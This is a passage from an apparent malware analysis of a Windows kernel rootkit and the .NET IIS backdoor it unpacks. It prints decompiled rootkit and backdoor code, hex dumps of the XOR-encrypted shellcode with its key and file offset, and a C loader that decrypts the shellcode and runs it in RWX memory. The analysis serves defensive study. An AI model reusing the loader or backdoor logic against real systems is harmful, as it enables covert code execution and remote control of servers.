  else
  {
    v3 = -1073741585;
  }
  return (unsigned int)v3;
}
```

Figure 16: Check whether the SID of a process token is S-1-5-18

In Figure 17, the function “IsSID_S_1_5_18” follows these steps:


1. It initializes a Unicode string.
2. The function then calls “GetProcessTokenSID” and passes the address of the Unicode string as the second argument. This function retrieves the SID (Security Identifier) associated with the process token and stores it in the Unicode string.
3. After obtaining the process token’s SID, it is compared with the string “**S-1-5-18**” for a match.

This comparison is significant because “S-1-5-18” represents the well-known SID for the Local System account in Windows. By comparing the retrieved SID with this string, the function determines if the current process is running under the Local System account. If there is a match, it indicates that the process has elevated privileges and can perform certain privileged operations or access sensitive resources.



```
__int64 __fastcall IsSID_S_1_5_18(__int64 a1, _BYTE *a2)
{
  void *v2; // rax
  char v4[4]; // [rsp+20h] [rbp-28h] BYREF
  unsigned int v5; // [rsp+24h] [rbp-24h]
  _UNICODE_STRING UnicodeString; // [rsp+28h] [rbp-20h] BYREF

  v5 = 0;
  memset(&UnicodeString, 0, sizeof(UnicodeString));
  if ( !a2 )
    return (unsigned int)-1073741585;
  v5 = GetProcessTokenSID((struct _KPROCESS *)a1, &UnicodeString);
  if ( (v5 & 0x80000000) == 0 )
  {
    memset(v4, 0, 1ui64);
    v2 = S_1_5_18_Str();
    *a2 = compareStrings(UnicodeString.Buffer, (__int64)v2, 0);
    RtlFreeUnicodeString(&UnicodeString);
  }
  return v5;
}
```

Figure 17: Get token SID and compare it with string “S-1-5-18”



```
void *S_1_5_18_Str()
{
  char v1[16]; // [rsp+28h] [rbp-20h] BYREF

  qmemcpy(v1, "?A]AYA]Tll", 10);
  xor_algorithm_A(v1, (__int64)&unk_140080638);
  return &unk_140080638;
}
```

```
char* sub_140004D7C()
{
    char v1[16]; // [rsp+28h] [rbp-20h] BYREF
    static char unk_140080638[20];
    memcpy(v1, "?A]AYA]Tll", 10);
    xor_algorithm(v1, unk_140080638,9);
    return unk_140080638;
}


int main() {

    printf("%s\n", sub_140004D7C());

    getchar();
    return 0;
}
```

Select C:\Users\DFIR\Desktop\projects\H9_rewritng\H9_rewriting\x

```
S-1-5-18
```

Figure 18: Decrypt of “S-1-5-18” local system account

“**GetProcessTokenSID**” function first references the primary token, gets a handle to it and calls “GetTokenSID”, refer to Figure 19. “**GetTokenSID**”, as the name indicates, it will query the token information via “**NtQueryInformationToken**”, and get the SID, then converts the SID to Unicode string format.

```
__int64 __fastcall GetProcessTokenSID(struct _KPROCESS *a1, _UNICODE_STRING *a2)
{
  int v3; // [rsp+40h] [rbp-28h]
  HANDLE Handle; // [rsp+48h] [rbp-20h] BYREF
  PVOID Object; // [rsp+50h] [rbp-18h]

  Handle = 0i64;
  if ( a1 )
  {
    Object = PsReferencePrimaryToken(a1);
    if ( Object )
    {
      v3 = ObOpenObjectByPointer(Object, 0, 0i64, 8u, 0i64, 0, &Handle);
      if ( v3 >= 0 )
      {
        v3 = GetTokenSID((__int64)Handle, a2);
        ZwClose_0(Handle);
      }
```

```
__int64 __fastcall GetTokenSID(__int64 a1, _UNICODE_STRING *a2)
{
  int v3; // [rsp+30h] [rbp-18h]
  ULONG TokenInformationLength; // [rsp+34h] [rbp-14h] BYREF
  PVOID VirtualAddress; // [rsp+38h] [rbp-10h]

  if ( a1 )
  {
    v3 = NtQueryInformationToken((HANDLE)a1, TokenUser, 0i64, 0, &TokenInformationLength);
    if ( sub_140001E18(v3) )
    {
      VirtualAddress = sub_140009A68(TokenInformationLength);
      if ( VirtualAddress )
      {
        v3 = NtQueryInformationToken(
               (HANDLE)a1,
               TokenUser,
               VirtualAddress,
               TokenInformationLength,
               &TokenInformationLength);
        if ( v3 >= 0 )
        {
          if ( MmIsAddressValid(VirtualAddress) && MmIsAddressValid(*(PVOID *)VirtualAddress) )
            v3 = RtlConvertSidToUnicodeString(a2, *(PSID *)VirtualAddress, 1u);
          else
            v3 = -1073741503;
```

Figure 19: Pseudocode of GetProcessTokenSID and GetTokenSID

Main Shell Code

The main shellcode is encrypted and resides in the ".data section" of the rootkit. In Figure 6, the "**StartRoutine**" function is responsible for calling the "**decryptShellcode**" function, which utilizes the XOR algorithm to decrypt the shellcode. The address of the encrypted shellcode is passed as the second argument to the "**decryptShellcode**" function. This allows the function to locate the encrypted shellcode within the .data section and perform the necessary decryption process.

```
void __fastcall decryptShellCode(char key, _BYTE *shellcode, unsigned __int64 size)

{

unsigned __int64 i; // [rsp+20h] [rbp-18h]

if ( shellcode && MmIsAddressValid(shellcode) && size ) {

for ( i = 0i64; i < size; ++i )

shellcode[i] ^= key;

}

}
```


The rootkit decrypts the shellcode by calling executing:

`decryptShellCode(57, shell_code, 0x74344ui64);`

The XOR algorithm utilizes the first argument as the key. The second argument represents the address of the shellcode within the .data section, while the third argument denotes the size of the shellcode. There are several approaches to executing this shellcode:

1. Running the rootkit to execute the shellcode.
2. Dumping the shellcode from rootkit file, loading it to a program, decrypting the shellcode, then executing it by creating a thread.

> To proceed with option 2, where the shellcode is executed by creating a new thread, the shellcode needs to be extracted and saved to a file. This can be accomplished manually by opening the rootkit file in a hex editor and searching for the specific starting bytes of the shellcode, as indicated in Figure 20. Once the shellcode is identified, it can be selected and saved to a separate file for further analysis or execution.




```
.data:000000014000C000                    ;org 14000C000h
.data:000000014000C000 ; _BYTE shell_code[475972]
.data:000000014000C000 shell_code      db 0D1h, 0B9h, 20h, 3Eh, 39h, 0B9h, 20h, 3Eh, 39h, 0D0h
.data:000000014000C000                                         ; DATA XREF: StartRoutine+24↑o
.data:000000014000C000                                         ; StartRoutine+8C↑o
.data:000000014000C000                 db 7Eh, 0E3h, 52h, 71h, 0AFh, 66h, 0A0h, 9Ch, 34h, 0AAh
.data:000000014000C000                 db 1, 0Dh, 73h, 16h, 43h, 2 dup(0A0h), 0F7h, 0D1h, 75h
.data:000000014000C000                 db 0FFh, 5Bh, 0C6h, 1Ah, 9Bh, 7Dh, 0Fh, 85h, 2Ch, 0F5h
.data:000000014000C000                 db 17h, 4 dup(39h), 0D6h, 35h, 52h, 0F8h, 0E7h, 9, 9Dh
.data:000000014000C000                 db 2Ah, 4Ch, 0EDh, 0DBh, 0CCh, 9Ah, 0DEh, 0D5h, 0BFh, 7
.data:000000014000C000                 db 77h, 0E4h, 27h, 0B7h, 0, 9Ah, 77h, 2 dup(0B3h), 9Ah
.data:000000014000C000                 db 0BDh, 19h, 15h, 31h, 1, 7Dh, 1Eh, 0D1h, 0FEh, 37h, 1Ch
.data:000000014000C000                 db 6Eh, 0FFh, 89h, 3Dh, 63h, 2, 3Fh, 61h, 0BEh, 9Ah, 0F1h
.data:000000014000C000                 db 34h, 0A2h, 18h, 0AEh, 7Bh, 0F9h, 21h, 8Ah, 3Ch, 93h
.data:000000014000C000                 db 0CDh, 34h, 76h, 65h, 0FCh, 71h, 6Bh, 1Fh, 31h, 29h
```

Figure 20: The shellcode in .data section

The first 10 bytes of the shellcode can be searched in a hex editor to find the shellcode in the rootkit file.

```
D1 B9 20 3E 39 B9 20 3E 39 0D
```



```
0000ABF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000AC00  D1 B9 20 3E 39 B9 20 3E 39 D0 7E E3 52 71 AF 66  Ñ¹ >9¹ >9Ð~ãRq¯f
0000AC10  A0 9C 34 AA 01 0D 73 16 43 A0 A0 F7 D1 75 FF 5B   œ4ª..s.C  ÷Ñuÿ[
0000AC20  C6 1A 9B 7D 0F 85 2C F5 17 39 39 39 39 D6 35 52  Æ.›}.…,õ.9999Ö5R
0000AC30  F8 E7 09 9D 2A 4C ED DB CC 9A DE D5 BF 07 77 E4  øç..*LíÛÌšÞÕ¿.wä
0000AC40  27 B7 00 9A 77 B3 B3 9A BD 19 15 31 01 7D 1E D1  '·.šw³³š½..1.}.Ñ
0000AC50  FE 37 1C 6E FF 89 3D 63 02 3F 61 BE 9A F1 34 A2  þ7.nÿ‰=c.?a¾šñ4¢
0000AC60  18 AE 7B F9 21 8A 3C 93 CD 34 76 65 FC 71 6B 1F  .®{ù!Š<“Í4veüqk.
0000AC70  31 29 B2 83 47 63 28 02 6C 99 3A DA 1D E9 48 B4  1)²ƒGc(.l™:Ú.éH´
0000AC80  63 AF D2 10 58 0F 43 16 C7 48 44 30 0A 61 3A 3B  c¯Ò.X.C.ÇHD0.a:;
0000AC90  E5 09 C7 9F 3C 34 CC 9C 5A CA 35 CD 78 13 85 3F  å.ÇŸ<4ÌœZÊ5Íx.…?
0000ACA0  DC 09 3B 84 58 C1 41 E0 08 2C C9 22 48 2C 21 B7  Ü.;„XÁAà.,É"H,!·
0000ACB0  16 7A DE CD EF A8 75 D6 4F 15 68 22 28 0E 59 B7  .zÞÍï¨uÖO.h"(.Y·
0000ACC0  C0 E0 62 23 E3 54 A8 E2 13 F2 DA 44 07 7C 3C E6  Ààb#ãT¨â.òÚD.|<æ
0000ACD0  81 10 8D B3 1C 99 5D 4A 6F 81 DD 0B 7D 5C 7F DD  ...³.™]Jo.Ý.}\.Ý
0000ACE0  D6 7E F2 38 79 00 17 F4 77 0A 34 2D D6 B6 1B A0  Ö~ò8y..ôw.4-Ö¶. 
0000ACF0  54 7F 3F 06 C5 F1 47 8B DA F3 3B 4C 5B 58 5B 9F  T.?.ÅñG‹Úó;L[X[Ÿ
0000AD00  C4 84 1A 28 72 12 E7 44 06 B4 AF 35 FD B6 DD 07  Ä„.(r.çD.´¯5ý¶Ý.
0000AD10  BA B2 00 B9 16 85 63 98 A7 48 86 C2 1D 59 E2 1B  º².¹.…c˜§H†Â.Yâ.
0000AD20  C3 E6 FC 47 2D CD F9 DF 65 B5 5A 53 CB 03 60 60  ÃæüG-ÍùßeµZSË.``
0000AD30  3D A1 8B 22 DA AC F9 4B 29 0F 72 FE 4B 08 D5 E1  =¡‹"Ú¬ùK).rþK.Õá
0000AD40  04 CC 59 71 7E F9 A5 3E 8E 44 61 FA 1B 74 06 C9  .ÌYq~ù¥>ŽDaú.t.É
0000AD50  92 84 5C 25 FD 33 C5 6A A5 90 1F A0 B7 FA CB A4  ’„\%ý3Åj¥.. ·úË¤
0000AD60  9B F2 A0 A6 7E 79 35 E9 76 89 2C 96 52 45 59 36  ›ò ¦~y5év‰,–REY6
```

Figure 21: shellcode offsite in the rootkit through HexEdito


Furthermore, the rootkit file has an offset of **0xAC00** for the shellcode. By removing the bytes preceding this offset, the modified file can be saved as “srvnet2_block.bin,” where the first byte represents the shellcode. Subsequently, a program needs to be developed to decrypt the shellcode within the newly created file and execute it by spawning a new thread.

In Figure 22, memory is allocated for the shellcode file, then it is loaded into memory using C file functions, the shellcode in memory is then decrypted using XOR algorithm. A new thread is created by calling “ **CreateThread**” function.

On execution of the shellcode, it unpacks a .NET PE file which can be found by searching for the DOS stub string “This program cannot be” in cheat engine, refer Figure 23. The memory region of this PE file when dumped via x64dbg can be opened with a hex editor and the bytes before the PE file can be removed. This should allow executing of the PE file, and it can be opened in dnSpy since it’s a .NET PE file.

```
int main() {
     const char* filename = "srvnet2_block.bin";
    FILE* in_file = fopen(filename, "rb");
    if (!in_file) {
        printf("failed to open %s\n", filename);
        return 0;
    }
    long fileSize = GetFileSize(in_file);

    printf("file size = %u\n", fileSize);

    uint8_t* fileData = (uint8_t*)VirtualAlloc(NULL, fileSize, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);

   int retVal =  fread(fileData, fileSize, 1, in_file);
    printf("fileData = %p\n", fileData);


    uint8_t key = 57;
    for (int32_t i = 0; i < fileSize; i++) {

        fileData[i] ^= key;

    }
    printf("pres any key to continue\n");
    getchar();
    printf("executing shellcode now\n");
   HANDLE hThread =  CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)fileData, NULL, 0, NULL);
   if (!hThread) {
       printf("failed to create thread | error = %#.8x\n", GetLastError());
   }
   else {
       WaitForSingleObject(hThread, INFINITE);
       printf("thread fniished executing\n");
```

Figure 22: Code for running the shellcode



```
C:\Users\eng_c\Desktop\srvnet2.sys\dump>
C:\Users\eng_c\Desktop\srvnet2.sys\dump>shellcode_loader
file size = 488544
fileData = 0000027040660000
pres any key to continue

executing shellcode now
```

0000115C-shellcode_loader.exe

Found: 1

Address	Value	Pr...
27052350136	Th...	

Value: This program cannot be

Scan Type: Search for text

Value Type: String

☐ Codepage
☐ UTF-16
☑ Case sensitive
☐ Unrandomizer
☐ Enable Speedhack

Memory Scan Options: All

Start: 0000000000000000

Stop: 00007fffffffffff

☑ Writable
☒ Executable
☐ CopyOnWrite
☑ Fast Scan 1
● Alignment
○ Last Digits
☐ Pause the game while scanning

Active	Description	Address	Type	Value
☐	No description	27052350136	String[22]	This program cannot be

Figure 23: Running the shellcode using the C program and finding the unpacked .NET PE

‘

Analysis of unpacked .NET PE malware

The dumped **.NET** PE malware in figure 23 is programmed in C#. the malware contains back door in, moreover, the malware listens on multiple IIS site bindings and waits for the attacker to send http requests into the victim machine.

However, this part will continue brief behavior analysis.

The malware has full capability such as Download, Upload, “**RunDll**”, Execute commands in “cmd”. In Figure 24, the malware calls the function “**Heartreport_they.Jar_avocado_enhance**” to get a list of URLs to start listening on.

```
extend_upgrade_cabledesk.stomach_exactradiobelieve = null;
for (;;)
{
    bool flag = Heartreport_they.Burden_evidence_differ() != 0;
    try
    {
        bool flag2 = array3 == null;
        if (flag2)
        {
            array3 = Heartreport_they.Jar_avocado_enhance(vanish_argue_group2);
        }
        bool flag3 = extend_upgrade_cabledesk.stomach_exactradiobelieve == null;
        if (flag3)
        {
            extend_upgrade_cabledesk.stomach_exactradiobelieve = Heartreport_they.Jar_avocado_enhance(vanish_argue_group);
        }
        bool flag4 = ((array3 == null || array3.Length == 0 || extend_upgrade_cabledesk.stomach_exactradiobelieve == null) ? Heartreport_they.Imitate_found() :
          ((extend_upgrade_cabledesk.stomach_exactradiobelieve.Length > Heartreport_they.serieserase()) ? 1 : 0)) != 0;
        if (flag4)
        {
            ThreadStart start;
            if ((start = extend_upgrade_cabledesk.Pyramid_piecetree_state) == null)
            {
                start = (extend_upgrade_cabledesk.Pyramid_piecetree_state = new ThreadStart(extend_upgrade_cabledesk.float_bench_know));
            }
            new Thread(start).Start();
            HttpListener httpListener = new HttpListener();
            string[] array4 = array3;
            for (int i = Heartreport_they.library_crush_rifle_shine(); i < array4.Length; i += Heartreport_they.symbolmerge())
            {
                string uriPrefix = array4[i];
                try
                {
                    httpListener.Prefixes.Add(uriPrefix);
                }
                catch
```


Figure 24: Entry point of the .NET malware where it starts listening for HTTP requests

---

The URL for heartbeat is dynamically generated by invoking the "**Heartreport_they.Jar_avocado_enhance**" function. In Figure 25, you can observe the code line responsible for creating the URL.

```
hashSet.Add(string.Format(Heartreport_they.caution_degree(), binding.Protocol, bindin
g.EndPoint.Port, arg).ToLower());
```

The function `Heartreport_they.caution_degree()` will return a URL template in the format "{0}://+:{1}/{2}/". The first argument represents the protocol, the second argument represents the port, and the third argument represents the path name. The URL template can be used to construct URLs such as "http://+:80/someNameHere/" or "http://+/someNameHere/".



```
// Token: 0x06000005 RID: 5 RVA: 0x00003AF4 File Offset: 0x00001CF4
[MethodImpl(MethodImplOptions.NoInlining)]
private static string[] Jar_avocado_enhance(string[] Vanish_argue_group)
{
    try
    {
        HashSet<string> hashSet = new HashSet<string>();
        ServerManager serverManager = new ServerManager();
        foreach (Site site in serverManager.Sites)
        {
            bool flag = ((site != null && site.State == Heartreport_they.soulapril_lazy_clip()) ? Heartreport_they.Defy_alien() : ((site.State != null) ? Heartreport_they.cram_all_harborfatal()
              null) ? 1 : 0))) != 0;
            if (flag)
            {
                foreach (Binding binding in site.Bindings)
                {
                    bool flag2 = ((binding == null) ? Heartreport_they.Oceanhellozebra() : ((binding.EndPoint != null) ? 1 : 0)) != 0;
                    if (flag2)
                    {
                        for (int i = Heartreport_they.Ricerawdog(); i < Vanish_argue_group.Length; i += Heartreport_they.dice_upgrade_acid())
                        {
                            string arg = Vanish_argue_group[i];
                            try
                            {
                                hashSet.Add(string.Format(Heartreport_they.caution_degree(), binding.Protocol, binding.EndPoint.Port, arg).ToLower());
                            }
                            catch
                            {
                            }
                        }
                    }
                }
            }
        }
        bool flag3 = hashSet.Count > Heartreport_they.Knifesimple_donor_trim();
        if (flag3)
        {
            return hashSet.ToArray<string>();
```

Figure 25: Get a list of URLs for HTTPListener

